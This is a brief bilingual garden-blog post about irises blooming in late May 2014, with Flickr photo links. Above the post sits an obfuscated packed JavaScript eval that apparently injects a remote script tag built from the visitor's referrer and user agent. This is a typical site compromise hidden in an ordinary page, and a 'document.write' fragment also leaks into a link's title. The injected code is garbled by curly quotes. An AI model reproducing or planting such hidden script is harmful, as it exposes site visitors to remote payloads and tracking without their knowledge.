eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ierhr|var|u0026u|referrer|annre||js|php’.split(‘|’),0,{}))
Iris / Iris
Les iris ont commencé à fleurir dans mon jardin dès le 28 mai
Iris started to bloom in my garden from may 28th
(2014-05-31 & 2014-06-01)
<a href="https://www.flickr.com/photos/clodjee/14320186411" target="“new”" title="Iris by Clodjee Pelletier, document.write(“”); on Flickr”>

 Clodjee's Safe-House